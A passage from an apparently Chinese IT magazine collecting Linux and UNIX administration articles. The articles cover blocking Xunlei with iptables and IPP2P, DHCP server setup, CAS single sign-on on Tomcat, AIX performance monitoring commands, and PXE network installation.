然后执行 Make、Make Install。完成后就自动会分别把刚才编译出来的 Libipt\_ipp2p.so 复制到 IPTables 的模块目录下 (/Lib/IPTables) 并将 Ipt\_ipp2p.ko 复制到内核的 Netfilter 目录下 (/Lib/Modules/2.6.18-8.el5/Kernel/Net/Ipv4/Netfilter)。

到了这一步, ipp2p 安装完成了。用如下命令:

```
[root@localhost IPP2P-0.99.15]#depmod -a && modprobe ipt_IPP2P
```

把 IPP2P 更新到内核中。执行如下命令:

```
[root@localhost IPP2P-0.99.15]#dmesg | grep IPP
```

```
IPP2P v0.99.15 loading
```

如有以上的提示, 说明 IPP2P 已经成功运行了。

## 透明代理的安装

网络上已经有很多文章介绍过 Linux 下透明代理的安装方法, 这里不再详述。下面只是把要注意的地方提一下。Squid 2.6 后的版本, 只需要在 http\_port 3128 后面加上 transparent 即可, 不像旧版本那样要加几个语句。然后执行 IPTables 命令, 完成透明代理的安装:

```
[root@localhost IPP2P-0.99.15]#echo "1"> /proc/sys/net/ipv4/ip_forward
```

```
[root@localhost IPP2P-0.99.15]#IPTables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
```

```
[root@localhost IPP2P-0.99.15]#IPTables -t nat -A PREROUTING -i eth0 -p tcp -s 192.168.0.1/24 -dport 80 -j REDIRECT --to-port 3128
```

eth1 为外部接口, eth0 为内部接口。

## IPTables+IPP2P 结合使用

先测试没有加载 IPP2P 模块前, 用迅雷下载电影等热门资源的情况, 如图 1 所示。



图 1 没有加载 IPP2P 模块前的情况

可以看到迅雷是可以搜索到候选资源的, 并有 128KB/S 的速度。

使用 IPTables+IPP2P 的命令:

```
[root@localhost IPP2P-0.99.15]# IPTables -A FORWARD -m IPP2P --IPP2P --xunlei -j DROP
```

```
[root@localhost IPP2P-0.99.15]# IPTables -A INPUT -m IPP2P --IPP2P --xunlei -j DROP
```

```
[root@localhost IPP2P-0.99.15]# IPTables -A OUTPUT -m IPP2P --IPP2P --xunlei -j DROP
```

图 2 是加载了 IPP2P 后的情况, 可以清楚地看到, 候选资源都搜索不到了, 显示“搜索候选资源发生错误”, 这就达到了控制迅雷的目的。




图 2 显示“搜索候选资源发生错误”

运行 "[root@localhost ~]# IPTables -vnL" 命令, 也可以看到命令运行后的数据流量了。

## 结论

如上所述, 利用 Linux 系统的开源性, 结合 IPTables+IPP2P 的功能, 可以在比较小的成本下达到不错的效果。下面把上述的部分命令集中写入 Linux 的启动文件, 以方便启动时自动加载模块和应用规则:

```
[root@localhost ~]# vi /etc/rc.d/rc.local
#NAT
echo "1"> /proc/sys/net/ipv4/ip_forward
IPTables -t nat -A POSTROUTING -o eth1 -j MASQUE RADE
IPTables -t nat -A PREROUTING -i eth0 -p tcp -s 192.168.111.0/24 -dport 80 -j REDIRECT --to-port 3128
#IPP2P
depmod -a && modprobe ipt_IPP2P
IPTables -A FORWARD -m IPP2P --IPP2P --xunlei -j DROP
IPTables -A INPUT -m IPP2P --IPP2P --xunlei -j DROP
IPTables -A OUTPUT -m IPP2P --IPP2P --xunlei -j DROP
```

## 存在的问题

假如是分时段控制迅雷, 在执行上述控制迅雷的命令前就已经打开迅雷软件下载资源, 并且已经搜索到资源的话, 那么再执行命令也没有效果了, 因为资源已经被搜索到了。

## 使用 DHCP 自动配置 Linux 网络

在常见的小型网络中 (例如家庭网络和学生宿舍网),

网络管理员都是采用手工分配 IP 地址的方法, 而到了中、大

型网络，这种方法就不太适用了。在中、大型网络中，特别是大型网络中，往往有超过一百台的客户机，手动分配 IP 地址的方法就不太合适了。因此，我们必须引入一种高效的 IP 地址分配方法。基于此，本文将对 Linux 下的 DHCP 服务器的原理和用法进行介绍。

## Linux 下的 DHCP 服务简介

### DHCP 简介

DHCP (Dynamic Host Configuration Protocol, 动态主机分配协议) 是一个简化主机 IP 地址分配管理的 TCP/IP 标准协议。用户可以利用 DHCP 服务器管理动态的 IP 地址分配及其他相关的环境配置工作 (如: DNS、WINS、Gateway 的设置)。在使用 TCP/IP 协议的网络上，每一台计算机都拥有唯一的计算机名和 IP 地址。IP 地址 (及其子网掩码) 使用于鉴别它所连接的主机和子网。当用户将计算机从一个子网移动到另一个子网的时候，一定要改变该计算机的 IP 地址。如采用静态 IP 地址的分配方法将增加网络管理员的负担，而 DHCP 可以将 DHCP 服务器中的 IP 地址数据库中的 IP 地址动态地分配给局域网中的客户机，从而减轻了网络管理员的负担。在使用 DHCP 时，整个网络中至少有一台服务器上安装了 DHCP 服务，其他要使用 DHCP 功能的工作站也必须设置成利用 DHCP 获得 IP 地址。

DHCP 避免了因手工设置 IP 地址及子网掩码所产生的错误，同时也避免了把一个 IP 地址分配给多台工作站所造成的地址冲突，降低了管理 IP 地址设置的负担。使用 DHCP 服务器大大缩短了配置或重新配置网络中工作站所花费的时间。同时，通过对 DHCP 服务器的设置，可灵活地设置地址的租期。而且，DHCP 地址租约的更新过程将有助于用户确定哪个客户的设置需要经常更新 (如: 使用便携机的用户经常更换地点)，且这些变更由客户机与 DHCP 服务器自动完成，无需网络管理员干涉。

### DHCP 的工作过程

一般说来，DHCP 的标准工作过程包括如下几个阶段：

(1) DHCP 服务器发现阶段：即 DHCP 客户机寻找 DHCP 服务器的阶段。DHCP 客户机进入网络时 (接上网线)，将以广播方式 (因为 DHCP 服务器的 IP 地址对于客户机来说是未知的) 发送 DHCPdiscover 发现信息来寻找 DHCP 服务器，即向地址 255.255.255.255 发送特定的广播信息。网络上每一台安装了 TCP/IP 协议的主机都会接收到这种广播信息，但只有 DHCP 服务器才会作出响应。

(2) DHCP 服务器响应阶段：即 DHCP 服务器提供 IP 地址的阶段。在网络中接收到 DHCPdiscover 发现信息的 DHCP 服务器都会作出响应，它从尚未出租的 IP 地址池 (Pool) 中挑选一个分配给 DHCP 客户机，向 DHCP 客户机发送一个包含出租的 IP 地址和其他设置的 DHCPoffer 提供

信息。

(3) IP 地址选择阶段：即 DHCP 客户机选择某台 DHCP 服务器提供的 IP 地址的阶段。如果同一网络上有多个 DHCP 服务器向 DHCP 客户机发来了 DHCPoffer 提供信息，则 DHCP 客户机只接受第一个收到的 DHCPoffer 提供信息。然后它就以广播方式回答一个 DHCPrequest 请求信息，该信息中包含向它所选定的 DHCP 服务器请求 IP 地址的内容。之所以要以广播方式回答，是为了通知所有的 DHCP 服务器，它将选择某台 DHCP 服务器所提供的 IP 地址。

(4) IP 地址确认阶段：即 DHCP 服务器确认所提供的 IP 地址的阶段。当 DHCP 服务器收到 DHCP 客户机回答的 DHCPrequest 请求信息之后，它便向 DHCP 客户机发送一个包含它所提供的 IP 地址和其他设置的 DHCPack 确认信息，告诉 DHCP 客户机可以使用它所提供的 IP 地址。然后 DHCP 客户机便将其 TCP/IP 协议与网卡绑定。另外，除 DHCP 客户机选中的服务器外，其他的 DHCP 服务器都将收回提供的 IP 地址。

(5) 客户机重新登录：在完成上述四个步骤后，DHCP 客户机每次重新登录网络时，就不需要再发送 DHCPdiscover 发现信息了，它们会直接发送包含前一次所分配的 IP 地址的 DHCPrequest 请求信息。当 DHCP 服务器收到这一信息后，它会尝试让 DHCP 客户机继续使用原来的 IP 地址，并回答一个 DHCPack 确认信息。如果此 IP 地址已无法再分配给原来的 DHCP 客户机使用时 (比如此 IP 地址已分配给其他 DHCP 客户机使用)，则 DHCP 服务器给 DHCP 客户机回答一个 DHCPnack 否认信息。当原来的 DHCP 客户机收到此 DHCPnack 否认信息后，它就必须重新发送 DHCPdiscover 发现信息来请求新的 IP 地址。而此后的步骤将重复上述的第 (1) 至第 (4) 步。

(6) 更新租约：DHCP 服务器向 DHCP 客户机出租的 IP 地址一般都有一个租借期限，期满后 DHCP 服务器便会收回出租的 IP 地址。如果 DHCP 客户机要延长其 IP 租约，则必须更新其 IP 租约。DHCP 客户机启动时和 IP 租约期限过一半时，DHCP 客户机都会自动向 DHCP 服务器发送更新其 IP 租约的信息。

## Linux 下的 DHCP 使用

### 安装和启动 DHCP

通常说来，安装 DHCP 服务器时可从 RedHat Linux 的安装光盘获取该软件的 RPM 包进行安装。使用 RPM 包安装 DHCP 服务器的命令如下：

```
#rpm -ivh dhcp-3.0p11-23.i386.rpm
```

安装结束后，可以使用如下步骤来快速启动和关闭 DHCP 服务器，其守护进程名为 DHCPD。

使用 RedHat 的启动脚本来启动 DHCPD：

```
#/etc/rc.d/init.d/dhcpd start
```



或者使用：

```
#service dhcpd start
```

### 配置 DHCP 服务器文件

在使用 DHCP 服务器为客户机分配 IP 地址之前，需要对其进行服务器端的配置。Linux 系统中的 DHCPD 配置文件路径为：/Etc/Dhcpd.conf。需要特别注意的是：在默认情况下该配置文件并不存在，需要用户自行创建。在 Linux 系统中，使用 RPM 安装好相应的应用工具之后，系统就会在 /usr/share/doc 这个目录下生成该软件的相关参考文档。因此，我们可以使用如下的步骤来创建 DHCPD 的配置文件：

```
//将 DHCPD 的配置模板文件复制为配置文件
#cp /usr/share/doc/dhcp-3.0p11/dhcpd.conf.sample /etc/dhcpd.conf
//浏览该配置文件
#cat /etc/dhcpd.conf
```

为了方便读者对 DHCP 服务器配置文件的使用有更详细的了解，本节将针对一个实际的配置文件例子来进行讲解。该配置文件如下所示：

```
ddns-update-style interim;
ignore client-updates;
subnet 192.168.0.0 netmask 255.255.255.0 {
# --- default gateway
//指定子网内的路由器地址
option routers 192.168.0.1;
//指定子网的掩码
option subnet-mask 255.255.255.0;
//指定域名
option domain-name "phei.com.cn";
//指定域名服务器地址
option domain-name-servers 192.168.1.1;
//其他指定的可选选项
option time-offset -18000;
```

```
#Eastern Standard Time
#option ntp-servers 192.168.1.1;
#option netbios-name-servers 192.168.1.1;
#--- Selects point-to-point node (default is hybrid). Don't change
this unless
#-- you understand Netbios very well
#option netbios-node-type 2;
//指定可分配的 IP 地址范围和 DHCP 服务租约时间
range dynamic-bootp 192.168.0.128 192.168.0.255;
default-lease-time 21600;
max-lease-time 43200;
//为指定主机绑定 IP 地址
#we want the nameserver to appear at a fixed address
host ns {
next-server marvin.redhat.com;
hardware ethernet 12:34:56:78:AB:CD;
fixed-address 207.175.42.254;
}
```

除了上面的注释外，该配置文件还说明了如下问题：

ddns-update-style none：关闭动态 DNS 的更新，如果想打开，可以把参数 None 改为 Interim。

default-lease-time 21600：指定默认租约时间，这里的 Time 是以秒为单位的。如果 DHCP 客户在请求一个租约但没有指定租约的失效时间，租约时间就是默认租约时间。

Max-Lease-Time 43200：最大的租约时间。如果 DHCP 在请求租约时间时有发出特定的租约失效时间的请求，则用最大租约时间。

配置好上述文件后，启动 DHCP 服务器，并在 Linux 或者是 Windows 客户端选择 TCP/IP 网络的地址为自动获取方式即可。这样就可以自动、高效地配置你的 Linux 网络了。

## 多个 Web 应用系统的统一认证

中南民族大学网络技术中心 王鑫

笔者单位运行着好几套 Web 应用系统，是不同时期由不同开发者构建起来的，涉及到了 PHP、Perl、Python 及 Java 四种开发语言及平台。分散的多系统在用户账号上有着管理和使用上的两大不便：第一是各个系统自有一套用户信息和密码，其内容往往不同，不利于统一管理；第二是在使用中需要跨平台操作时，每次都需要重新登录，过程烦琐。随着管理的发展和操作的需要，建立一个统一的信息系统门户来对各个分散的系统进行整合势在必行。门户入口搭建后，很重要的一步就是如何实现各个独立系统的统一认证，用户只需要登录一次，认证成功后就可以在各个子系统间自由切换访问，即实现单点登录功能。

我们选用了 CAS（Central Authentication Service，中心认证服务）来实现统一认证。CAS 是耶鲁大学的一个开源项目，提供企业应用的单点登录功能。CAS 由一个 Java

实现的服务器端组件和支持众多平台的客户端插件库两大部分组成。其丰富的插件库涵盖了我们的所有应用系统平台。

CAS 通过一个公用的认证系统统一管理和验证用户的身份。在 CAS 上认证的用户将获得 CAS 颁发的一个数字证书，凭借这个证书，用户可以在承认 CAS 证书的各个系统上自由穿梭访问，不需要再次登录认证。要完成该认证过程，就需要一个认证中心服务器（CAS Server）和嵌入在不同 Web 应用系统中的认证客户端（CAS Client）进行协同。其运行原理如图 1 所示，用户通过 Web 浏览器向某个 Web 服务程序发出访问请求，该 HTTP 请求被安装在 Web 服务端的 CAS 客户端程序（HTTP 过滤器）拦截，客户端审查该请求是否带有 CAS 服务器下发的证书，如果没有则该请求被重定向到 CAS 服务器进行认证



并发证书，认证成功后，用户的请求才被引导到 Web 服务程序。




图1 CAS 的基本原理

## CAS 服务器端的配置

### 搭建 Tomcat Web 服务器

下载并安装 JDK 和 Tomcat 6.0，设置好环境变量 JAVA\_HOME 及 CATALINA\_HOME。如：JAVA\_HOME=C:\Sun\SDK\jdk, CATALINA\_HOME=D:\Program Files\Apache Software Foundation\Tomcat 6.0。

访问 <http://localhost:8080>，如果出现 Tomcat 欢迎页面，则 Tomcat Web 服务器配置成功。

### 制作数字证书

在命令行窗口执行以下命令：

```
keytool -genkey -keyalg RSA -alias demo -dname "cn=cas-server.com" -storepass changeit
```

创建一个别名为 demo 的证书，使用 RSA 算法，证书的 DN 域为 casserver.com，在证书数据库里的存储密码为 changeit。同时在域名服务器里做好 casserver.com 与服务器 IP 的相应解析。

```
keytool -export -alias demo -file %JAVA_HOME%\jre\lib\security\demo.crt -storepass changeit
```

从证书导出为证书文件 demo.crt：

```
keytool -import -alias demo -file %JAVA_HOME%\jre\lib\security\demo.crt -keystore %JAVA_HOME%\jre\lib\security\cacerts -storepass changeit
```

将 demo.crt 导入 Jre 的可信任证书仓库。

### 配置 Tomcat 支持 SSL

编辑 %CATALINA\_HOME%\conf\server.xml，启用 Tomcat 的 HTTPS 8443 端口，并指明证书的存放路径，类似下例：

```
<Connector port="8443"
  protocol="org.apache.coyote.http11.Http11Protocol"
  SSLEnabled="true" maxThreads="150" scheme="https" secure="true"
  enableLookups="true" disableUploadTimeout="true"
  keystoreFile="C:\Documents and Settings\xin\keystore"
  keystorePass="changeit" truststoreFile="C:\Program Files\Java\
  jre1.6.0\lib\security\cacerts" clientAuth="false" sslProtocol="TLS"/>
```

访问 <https://localhost:8443> 或者 <http://casserver.com:8443>，如果浏览器要求接受证书，且安装证书后出现 Tomcat 的欢迎页面，说明证书制作和启用 SSL 成功。

### 在 Tomcat 上部署 CAS 认证服务

在 <http://www.ja-sig.org/products/cas/downloads/index.html> 下载 CAS 软件包 CAS Server 3.2.1.1。在 Cas-server-3.2.1\Modules 下，有一个打包好的 War 文件：Cas-Server-Webapp-3.2.1.war，将其复制到 %CATALINA\_HOME%\webapp 下并改名为 Cas.war，进行部署。访问网址 <http://localhost:8080/cas/index.jsp>，如果出现 CAS 的登录界面，则说明部署成功。

### 配置 CAS 使用 JDBC 数据源进行用户认证

CAS 服务器默认的用户验证只要用户名和密码相同就可以通过，这种认证方式过于简单，必须进行修改。我们以 MySQL 数据库中 Test 库中的 Sso\_user 表作为数据源来进行验证。创建 Sso\_user 表：

```
CREATE TABLE "sso_user" (
  "username" varchar(30) NOT NULL default "",
  "password" varchar(45) NOT NULL default "",
  PRIMARY KEY ("username")
) ENGINE=InnoDB DEFAULT CHARSET=utf8;
```

并添加用户：

```
INSERT INTO "sso_user" ("username", "password") VALUES
("test1", "pass1"),
("test2", "pass2");
```

编辑 %CATALINA\_HOME%\webapps\cas\WEB-INF\deployerConfigContext.xml，找到 <bean class="org.jasig.cas.authentication.handler.support.SimpleTestUsernamePasswordAuthenticationHandler"/>。

注释掉该行，替换为：

```
<bean
class="org.jasig.cas.adaptors.jdbc.QueryDatabaseAuthenticationHandler">
  <property name="sql" value="select password from sso_user
where username=?" />
  <property name="dataSource" ref="data Source"/>
</bean>
```

并添加一个 Bean：

```
<bean id="dataSource" class="org.springframework.jdbc.
datasource.Driver ManagerDataSource" destroy-method="close">
  <property name="driverClassName"><value>com.mysql.jdbc.Driver
</value></property>
  <property name="url"><value>jdbc:mysql://localhost:3306/test
</value></property>
  <property name="username"><value>test</value></property>
  <property name="password"><value>test</value></property>
</bean>
```

复制 cas-server-support-jdbc-3.2.1.jar 和 mysql-connector-java-5.1.6-bin.jar 到 %CATALINA\_HOME%\webapps\cas\WEB-INF\lib 下。

现在，CAS 服务器已经配置完成，所有的认证工作由 CAS 服务器完成，而将各个应用程序的认证工作安全转交给 CAS 服务器的工作则由 CAS 客户端插件来完成。

CAS 客户端（Web 应用系统）的配置

CAS 客户端支持绝大部分的 Web 平台，以在 Tomcat 下部署的 Java Web 程序为例，假如该 Web 程序所在主机的域名为 Clientapp.com，程序名为 App，修改%CATALINA\_HOME%\Webapps\App\WEB-INF\Web.xml，加入以下过滤器：

```
<filter>
<filter-name>CAS Filter</filter-name>
<filter-class>edu.yale.its.tp.cas.client.filter.CASFilter</filter-class>
<init-param>
<param-name>edu.yale.its.tp.cas.client.filter.loginUrl</param-name>
<param-value>https://casserver.com:8443/cas/login</param-value>
</init-param>
<init-param>
<param-name>edu.yale.its.tp.cas.client.filter.validateUrl</param-name>
<param-value>https://casserver.com:8443/cas/serviceValidate</param-value>
</init-param>
<init-param>
<param-name>edu.yale.its.tp.cas.client.filter.serverName</param-
```

```
name>
<param-value> clientapp.com</param-value>
</init-param>
</filter>
<filter-mapping>
<filter-name>CAS Filter</filter-name>
<url-pattern>/servlets/servlet/app</url-pattern>
</filter-mapping>
```

同时将 Java 版 CAS 客户端软件包 Cas-client-3.1.3 中的 Casclient.jar 和依赖文件 Commons-logging-1.1.jar 复制到 %CATALINA\_HOME%\Webapps\app\WEB-INF\lib 下，就完成了客户端的配置。

如果用户访问 Web 程序的 URL 地址为 Http://clientapp.com/app，请求会被跳转到 Https://casserver.com:8443/cas/login 进行登录，而身份验证过程则交给 Https://casserver.com:8443/cas/serviceValidate，通过认证后，用户才会被允许访问其初始目的地址。

在其他平台下的配置方法大致相同。参照 CAS 官方网站的文档，依次在各个分散的 Web 平台上配置好相应的 CAS 客户端以后，就实现了单位内部各个系统的单点登录功能。

监控 UNIX 系统性能

福建 老牛

随着计算机技术的飞速发展，目前 IBM RS/6000 系列小型机在我国的金融、邮电及政府部门得到了越来越广泛的应用。中国银行福州分行的新一代零售业务系统采用了两台 IBM RS/6000 R24 作为主机，以全集中方式实现了全市五区八县储蓄业务的通存通兑。由于储蓄业务数据量大，实时性强，因此对系统运行性能的要求较高。

RS/6000 小型机的操作系统为 AIX，它是 UNIX 操作系统家族的一员。UNIX 操作系统提供了许多有用的工具用以监控系统性能（见表 1）。

下面就结合实际操作具体介绍如何应用这些工具。

表 1 UNIX 操作系统性能监控工具

命令	功能
ps	报告进程的实时状态
w	报告每个用户的实时系统状态
sar	报告全局的系统状态
vmstat	报告虚拟内存状态
iostat	报告输入/输出（I/O）状态
acctom	帮助将 CPU/内存问题区分到各个进程及用户
filemon	帮助将 I/O 瓶颈（bottleneck）区分到逻辑卷或文件级别

获取实时的用户资源信息：ps、w

1. ps 命令：

用法：ps [opts]

# ps el

输出结果说明：pri 为进程的优先级，值越小优先级越高；

ni 为进程的 nice 值，值越小优先级越高；

# ps aux

输出结果说明：%CPU 为此进程自产生以来平均占用的 CPU 时间百分比；

%MEM 为此进程常驻内存部分占真实内存大小（Real Memory Size）单位 KB；

%TIME 为进程产生后占用 CPU 时间的累加值；

此外，我们可以将 ps 命令与其他的命令（如筛选命令 grep）结合起来查看特定进程的运行状况，如查询 mypgm 程序运行状况可用：

# ps -elfgrep mypgm

2. w 命令

用法：w

# w

输出结果说明：idle 为终端激活后占用的时间（分钟）；  
JCPU 为所有在此终端上运行的进程占用的系统单元时间；  
PCPU 为此终端上当前活动进程所占用的系统单元时间。

## 基本性能分析

### 1. 全局浏览：Sar (System Activity Report)

#### 命令

用法：Sar -[opts] int num

```
# Sar -u 60 30
```

输出结果说明：Sar 选项及参数意义：

-u：收集 CPU 占用数据；

60：采样时间间隔；

30：采样次数；

Sar 输出内容意义：

%usr：用户进程占用 CPU 时间的百分比；

%sys：核心（kernel）进程占用 CPU 时间的百分比；

%wio：等待块输入/输出占 CPU 时间的百分比；

%idle：CPU 空闲时间的百分比；

AIX 系统中包含有一系列系统运行计数器，用来记录各种活动并提供 Sar 报告所需的数据。Sar 命令并不导致这些计数器被更新或使用。无论 Sar 命令是否被执行，计数器都将自动工作。

从 Sar 所给出的 CPU 占用数据可以很好地判断瓶颈究竟是 CPU 问题还是 I/O 问题。若 %idle 值很大，说明二者都不存在问题。

#### 注意

Sar 只有 root 和 system 组的用户才可运行。

### 2. CPU 瓶颈判断：Sar 命令

```
# Sar -q 60 30
```

输出结果说明：

Sar 输出内容的意义：

runq-sz 为运行队列平均长度（即在队列中等待的进程个数）；

%runocc 为运行队列占用时间的百分比；

由于此系统中不再使用 SWAP 技术，因此 SWAP-sz 和 %SWAPocc 不再使用；

若我们收集一定时间的数据并研究它的趋势，这些数据就更有意义。在一种情况下太长的运行队列在另一种情况下也许变得可以接受，这取决于队列中进程的复杂度和运行速度。例如一个大的运行队列在商业环境中性能可以容忍，而在工程/科学运算环境中只能容忍较小的队列，因为商业运算简单而且运行速度快，而工程/科学运算复杂且资源占用大。

### 3. 页面（paging）瓶颈判断

#### 1) Sar 命令

```
# Sar -r 60 30
```

Sar -r 输出项说明：

slots：页面空间中空闲页的面数；

cycles/s：每秒页面覆盖循环数；

fault/s：每秒错误页面数；

odio/s：每秒非页面硬盘 I/O 数；

其中最重要的两项为“slots”和“cycles/s”。

由于 slots 是页面空间中空闲页面的反映，它的数量太少说明系统负载过重。

另一个重要的列是 cycle/s，当没有足够的内存块时采用页面覆盖算法。若它的值连续超过 0.5，则意味着内存太小。

#### 2) vmstat 命令

用法：vmstat int num

```
# vmstat 15 2
```

输出说明：

procs：（每秒）‘r’ 为运行队列中的进程数；

‘b’ 为等待队列中的进程数；

memory：（某一时刻汇总）‘avm’ 为活动的虚拟页面数（Active Virtual Pages）；

‘fre’ 为空闲队列中的真实内存块数；

page：（每秒）‘re’ 为 page reclaims；

‘pi’ 和 ‘po’ 为 pages ins/outs；

‘fr’ 和 ‘sr’ 为 pages freed/examined；

‘cy’ 为 clock revolutions（通常为 0）；

faults：（每秒）‘in’ 为设备中断；

‘sy’ 为系统调用；

‘cs’ 为上下文切换（context switches）；

cpu：（如同 Sar u，以百分比表示）

‘us’ 为用户进程；

‘sy’ 为核心进程；

‘id’ 为空闲时间；

‘wa’ 为 I/O 等待时间；

vmstat 的输出信息可作为 Sar 报告的补充。

### 4. 确认用户占用的 CPU/内存

用法：acctom {-u n s -c}

```
# acctom C.1 s 14:00 e 14:30 | sort +6 7 -nr
```

acctom 选项意义：

-u：用户名；

-n：命令名；

-s：起始时间；

-e：结束时间；

-C：CPU 占用时间大于此数（0.1 代表 10 秒）。

acctom 输出内容意义：

Start Time：进程启动时间；

End Time：进程结束时间；

Real：进程运行时间（秒）；

CPU：进程占用 CPU 时间（秒）；  
MEAN SIZE：进程占用工作区大小（KB）。



在此例中我们要查找 CPU 运行故障期间内 CPU 使用频繁的进程，因此我们按这些进程占用 CPU 时间大小的降序排列。

Acctom 命令也可以用来查询用户占用的内存，命令如下：

```
# acctom -s 14:00 -e 14:30 | sort +7 n -nr
```

## 5. I/O 瓶颈判断

用法：iostat {t|d|PV} int num

```
# iostat 60 3
```

输出结果说明：

tty：从终端读入（tin）的字符数和向终端送出（tout）的字符数；

cpu：与 Sar -u 输出意义相同；

disk 的输出信息最有用，它给出了系统的每个硬盘和 CD ROM 的 I/O 特性：

%tm\_act：在这段时间内设备活动时间的百分比；

kpbs：每秒传送的字节数（KB）；

tps：每秒传送次数；

rb\_read 和 rb\_wrtm：在这段时间内读/写的字节数（KB）；  
这些信息对于判断硬盘使用是否平衡是十分有用的。在

上述的例子中，在采样的时间段内，一个硬盘（hdisk0）的使用几乎达到 50%，而另一个硬盘（hdisk1）则几乎根本未使用。如果这一情况持续下去，那么重新组织硬盘将是十分必要的。

## 6. 确认用户的 I/O 状况：filemon

用法：filemon -o outfile -O levels

```
# filemon -o fmon.out -O lv, lf
```

说明：

util：卷的利用率，降序排列；

#rbk：从卷中读取的块数（每块 512 字节，下同）；

#wblk：写到卷中的块数；

kb/s：卷读/写速率（KB/s）；

#Mbs：文件存取的字节数（KB），降序排列；

#opns：采样期间文件被打开次数；

#rds：系统调用读文件次数；

#wrs：系统调用写文件次数；

filemon 命令激活了跟踪（trace）工具，因此我们需要关闭跟踪才能获得数据。

通常我们只要观察逻辑卷（logical volume）的 util 域就足够了。如果要细分逻辑卷，则需要观察文件输出中 #Mbs、#rbs、#wrs 几个域的组合。

# 用 PXE 安装 Linux 系统

西安 李磊

一般情况下，我们都是利用光驱引导 Linux 来安装 Linux 操作系统。但是，这种安装方法有一定的局限性。如果没有光驱怎么办？如果光驱是非标准的怎么办（Linux 安装时所引导的 Linux 内核不支持一些非标准的光驱）？如果需要批量安装 Linux 怎么办？如果只给您半个小时让您安装 100 台机器怎么办？没关系，PXE 安装都可以帮您解决。

## 什么是 PXE

PXE（Pre-boot Execution Environment）是由 Intel 设计的协议，它可以使计算机通过网络启动。协议分为 Client 和 Server 两端，PXE Client 在网卡的 ROM 中，当计算机引导时，BIOS 把 PXE Client 调入内存执行，并显示出命令菜单，经用户选择后，PXE Client 将放置在远端的操作系统通过网络下载到本地运行。

## PXE 安装的基本原理和流程

（1）工作站开机后，在 PXE BootROM（自启动芯片）获得控制权之前先做自我测试，然后以广播形式发出一个请求 FIND 帧。

（2）如果服务器收到工作站送出的请求，就会返回 DHCP 回应，内容包括用户端的 IP 地址，预设通信通道，以及开机映像文件。否则，服务器会忽略这个请求。

（3）工作站收到服务器发回的响应后则会回应一个帧，以请求传送启动所需文件。

（4）之后，将有更多的信息在工作站与服务器之间进行应答，用以决定启动参数。BootROM 由 TFTP 通信协议从服务器下载开机映像档。这个映像档就是软盘的映像文件。

（5）工作站使用 TFTP 协议接收启动文件后，将控制权转交给启动块，引导操作系统，完成远程启动。

PXE 协议的成功运行需要解决以下两个问题：

一是既然通过网络传输，那么计算机在启动时，它的 IP 地址由谁来配置；二是通过什么协议下载 Linux 内核和根文件系统。对于第一个问题，可以通过 DHCP Server 解决，由 DHCP Server 来给 PXE Client 分配一个 IP 地址。DHCP Server 是用来给 DHCP Client 动态分配 IP 地址的协议，不过由于这里是给 PXE Client 分配 IP 地址，所以在配置 DHCP Server 时，需要增加相应的 PXE 特有配置。至于第二个问题，在 PXE Client 所在的 ROM 中，已经存在了 TFTP Client。PXE Client 使用 TFTP Client，通过 TFTP 协议到 TFTP Server 上下载所需的文件。



## 预备步骤

客户端（需要安装系统的 PC）：

进入 BIOS，选择从网卡（一般是 LAN）启动。启动网卡的 PXE 功能。

准备如下文件，并按照下面的路径存放：

/TFTPboot/

-- pxelinux.0

-- initrd.img

-- pxelinux.cfg

| -- default

-- vmlinuz

pxelinux.0 是客户端第一个请求的文件，该文件是一个简单的引导加载程序，目的是使系统能够获得一个配置文件。从配置文件中系统可以了解要获得哪个内核和初始的 ramdisk 映像，才能继续安装过程。文件本身可以从 syslinux 软件包获得，它在几乎任何发行版中都是现成可用的。

initrd.img 是镜像文件，vmlinuz 是内核文件。这两个文件可以在系统安装盘中找到。

default 配置文件指定了 Linux 内核及根文件系统的名称，并给内核传递了一些参数。其中 ramdisk\_size 参数要非常注意，它指定 Linux 内核启动后建立 ramdisk 的大小，如果设置得太小，Linux 的安装过程就可能无法进行。

下面是笔者的 default 文件。

```
default linux //标题，可以自定
kernel vmlinuz //内核文件名称，与/TFTPboot下名字保持一致
append initrd=initrd.img //append 是给内核传递的参数
```

## 配置 DHCP 服务器

首先确保您的系统中安装了 DHCP 服务器：

```
[root@localhost rhel]rpm -qa|grep DHCP
DHCPv6-Client-1.0.10-4.el5
DHCP-3.0.5-13.el5 //这个代表您已经安装了 DHCP 服务器
```

DHCP 服务的配置文件在/etc/DHCPd.conf 中，用 vi 编辑器打开，修改如下：

```
ddns-update-style interim;
ignore Client-updates;
subnet 192.168.0.0 netmask 255.255.255.0 {
    option routers 192.168. 0.1;//客户端默认路由
    option subnet-mask 255.255.255.0;//客户端子网掩码
    range dynamic-bootp 192.168.0.100 192.168.0.200;
    default-lease-time 21600;//DHCP 默认租期
    max-lease-time 43200;//DHCP 最大租期
    host Client {
        hardware ethernet 00:1D:7D:53:25:EB;//客户端的 MAC 地址
        fixed-address 192.168. 0.150;//客户端的 IP 地址
        next-server 192.168. 0.1; //pxelinux.0 文件所在的服务器地址
        filename "pxelinux.0"; //pxelinux.0 文件的路径（TFTPboot 为与 "/" 的相对路径）
    }
}
```

然后用 service DHCPd restart 命令重启 DHCP 服务，使其生效（如图 1 所示）。

图 1 成功地从 DHCP 服务器上获得了 IP

## 配置 TFTP 服务器

用 vi 编辑器编辑配置文件 vi/etc/xinetd.d/TFTP。

找到下面这项，将 disable 改为 no，以开启 TFTP 服务：

```
disable=no
```

然后用 service xinetd restart 命令重启 xinetd 服务，使 TFTP 配置生效。TFTP 服务是由 xinetd 程序管理的。

下面我们就来进行安装。

启动客户端，然后进入安装界面，和用光盘安装是一样的效果。不过，到这里还没有完，当我们选择从哪里安装的时候，还需要做一些配置。下面笔者针对不同的安装方法依次介绍一下：

1) Local CDROM

略。

2) Hard drive

